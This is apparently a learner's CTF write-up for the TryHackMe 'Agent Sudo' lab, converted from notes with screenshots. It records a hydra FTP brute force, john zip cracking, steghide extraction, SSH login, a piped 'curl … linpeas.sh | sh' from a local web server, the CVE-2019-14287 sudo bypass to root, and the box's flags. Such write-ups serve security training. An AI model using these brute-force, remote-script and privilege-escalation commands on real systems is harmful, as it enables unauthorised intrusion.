agent sudo


CTF agent sudo IP=10.10.219.28

enummeration/scans

enummeration and scans

- -nmap
- -burpsuite
- -nitko no results
- -nessus no results

website



Dear agents,

Use your own codename as user-agent to access the site.

From, Agent R

APACHE HTTP SERVER version: 2.4.29

PHP

UBUNTU

nmap

Nmap 7.93 scan initiated Sat Jul 814:15:05 2023 as: nmap -A -v -T4 -oN nmap10.10.219.28Scan.txt 10.10.219.28 Nmap scan report for 10.10.219.28

Host is up (0.22s latency).

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

|ssh-hostkey:

2048 ef1f5d04d47795066072ecf058f2cc07 (RSA)

256 5e02d19ac4e7430662c19e25848ae7ea (ECDSA)

_ 2562d005cb9fda8c8d880e3924f8b4f18e2 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_http-title: Annoucement

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=7/8%OT=21%CT=1%CU=40096%PV=Y%DS=4%DC=T%G=Y%TM=64A9A7D0

OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(

OS:O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11

OS:NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(

OS:R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS

OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=

OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=

OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=

OS:S)

Uptime guess: 25.236 days (since Tue Jun 13 08:36:21 2023)

Network Distance: 4 hops

TCP Sequence Prediction: Difficulty=263 (Good luck!)

IPID Sequence Generation: All zeros

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOPRTT ADDRESS

1 154.21 ms 10.6.0.1

2 ... 3

4 223.28 ms 10.10.219.28

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done at Sat Jul 814:15:44 2023 -- 1 IP address (1 host up) scanned in 38.57 seconds


########

21/tcp open ftp vsftpd 3.0.3


22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu 0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

burpsuite



INTERCEPT OFF



What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,


Use your own codename as user-agent to access the site.

From, Agent R

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From, Agent R



bruteforce

bruteforce -ftp - hydra hash - john binwalk

hydra

```
root@kali: /home/kali
File Actions Edit View Help
a-certificates/
                           libpaper.d/
                                                       rpc
ca-certificates.conf
                           lightdm/
                                                      runit/
:hatscripts/
                           lighttpd/
                                                      samba/
                           locale.alias
                                                      sane.d/
            i)-[/home/kali
   hydra -l chris -P /usr/share/wordlists/rockyou.txt.gz 10.10.249.219 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-09 15:38:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ftp://10.10.249.219:21/
[STATUS] 139.00 tries/min, 139 tries in 00:01h, 14344260 to do in 1719:57h, 16 active
[21][ftp] host: 10.10.249.219 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-09 15:40:15
        ⊗kali)-[/home/kali]
```

USER = chris PASSWORD = crystal

```
(kali@kali)-[~]

$ ftp 10.10.249.219
Connected to 10.10.249.219.
220 (vsFTPd 3.0.3)
Name (10.10.249.219:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

```
ftp> open To_agentJ.txt
Already connected to 10.10.249.219, use close first.
229 Entering Extended Passive Mode (|||7429|)
150 Here comes the directory listing.
                                      217 Oct 29 2019 To_agentJ.txt
33143 Oct 29 2019 cute-alien.jpg
34842 Oct 29 2019 cutie.png
            1 0
-rw-r--r--
                         0
              1 0
                         0
-rw-r--r--
-rw-r--r--
              1 0
                         0
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||49135|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% | *************** | 217
                                                                                  8.04 KiB/s
                                                                                                00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (0.83 KiB/s)
```

Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From, Agent C

john

Strings

The strings command will print out strings that are at least 4 characters long from a file. A flag may be embedded in a file and this command will allow a quick view of the strings within the file.

Example 1:

You are provided an image named <u>computer.jpg</u>. Run the following command to view the strings in the file.

```
mrkmety@kali:~ $ strings computer.jpg
JFIF
ICC_PROFILE
lcms
mntrRGB XYZ
9acspAPPL
-lcms
desc
^cprt
wtpt
bkpt
DIDH
[gkB
42_#
lf{/
<dXEIl
"DB?
        q
+d!m
!p|V
THIS IS A HIDDEN FLAG
```

```
528 To_agentR.txt

529 W\_z#

530 2a ≥


531 To_agentR.txt

532 EwwT

633 |

@\_z
```

11/20



JOHN

```
$ john zip.hashes

Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])

Cost 1 (HMAC size) is 78 for all loaded hashes

Will run 4 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.


Proceeding with wordlist:/usr/share/john/password.lst

alien (8702.zip/To_agentR.txt)

1g 0:00:00:01 DONE 2/3 (2023-07-09 16:26) 0.5347g/s 23766p/s 23766c/s 23766C/s 123456..Peter

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```




Agent C,


We need to send the picture to 'QXJlYTUx' as soon as possible!

By, Agent R

cyberchef

Cyber chef for data decoding





Steghide to retrieve hidden information

Hi james,

 ${\sf Glad\,you\,find\,this\,message.\,Your\,login\,password\,is\,hackerrules!}$

 $Don't\ ask\ me\ why\ the\ password\ look\ cheesy,\ ask\ agent\ R\ who\ set\ this\ password\ for\ you.$

Your buddy, chris

exploit

ssh james@IP hackerrules!

```
-(kali⊛kali)-[~/Desktop]
$ ssh james@10.10.249.219
james@10.10.249.219's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
 * Support:
                  https://ubuntu.com/advantage
 System information as of Sun Jul 9 21:15:57 UTC 2023
 System load: 0.0
                                                      92
                                 Processes:
 Usage of /: 39.9% of 9.78GB
                                 Users logged in:
                                                    0
 Memory usage: 32%
                                 IP address for eth0: 10.10.249.219
 Swap usage:
75 packages can be updated.
33 updates are security updates.
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

```
Last login: Tue Oct 29 14:26:27 2019


james@agent-sudo:~$ ls

Alien_autospy.jpg user_flag.txt

james@agent-sudo:~$ cat user_flag.txt

b03d975e8c92a7c04146cfa7a5a313c7

james@agent-sudo:~$
```



Alien_autospy.jpg



REVERSE SEARCH

https://www.foxnews.com/science/filmmaker-reveals-how-he-faked-infamous-roswell-alien-autopsy-footage-in-a-london-apartment

priv esc

More enumeration

```
图
                                         james@agent-sudo: ~
File Actions Edit View Help
james@agent-sudo:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.3 LTS (Bionic Beaver)"
ID=ubuntu
ID LIKE=debian
PRETTY_NAME="Ubuntu 18.04.3 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
james@agent-sudo:~$
```

```
james@agent-sudo:/etc$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
                Ubuntu 18.04.3 LTS
Description:
Release:
                18.04
Codename:
                bionic
james@agent-sudo:/etc$ cat issue
Ubuntu 18.04.3 LTS \n \l
james@agent-sudo:/etc$ lsb_release
No LSB modules are available.
james@agent-sudo:/etc$ uname -a
Linux agent-sudo 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64
GNU/Linux
james@agent-sudo:/etc$
```

```
Matching Modules

# Name

0 exploit/linux/local/diamorphine_rootkit_signal_priv_esc
1 exploit/linux/local/nested_namespace_idmap_limit_priv_esc

Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/local/nested_namespace_idmap_limit_priv_esc

Disclosure Date Rank Check Description

excellent Yes Diamorphine Rootkit Signal Privilege Escalation

Journal Diamorphine Rootkit Signal Privilege Escalation

Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/local/nested_namespace_idmap_limit_priv_esc
```

```
james@agent-sudo:/$ cat /proc/version
Linux version 4.15.0-55-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1
~18.04.1)) #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019
james@agent-sudo:/$
```


LOCAL PRIVILEGE ESCALATION - LINPEAS # From github

python -m http.server 80 curl 10.6.66.232/linpeas.sh | sh



james@agent-sudo:~\$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User james may run the following commands on agent-sudo:
 (ALL, !root) /bin/bash

james@agent-sudo:~\$ sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2






sudo 1.8.27 - Security Bypass









```
# Exploit Title : sudo 1.8.27 - Security Bypass
# Date : 2019-10-15
# Original Author: Joe Vennix
# Exploit Author : Mohin Paramasivam (Shad@wQu35t)
# Version : Sudo <1.8.28
# Tested on Linux
# Credit : Joe Vennix from Apple Information Security found and analyzed the bug
# Fix : The bug is fixed in sudo 1.8.28
# CVE : 2019-14287

***Check for the user sudo permissions
```

EXPLOIT:

sudo -u#-1 /bin/bash

```
james@agent-sudo:~$
james@agent-sudo:~$
sudo -u#-1 /bin/bash
root@agent-sudo:~#
```

```
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#

root@agent-sudo:/root#
```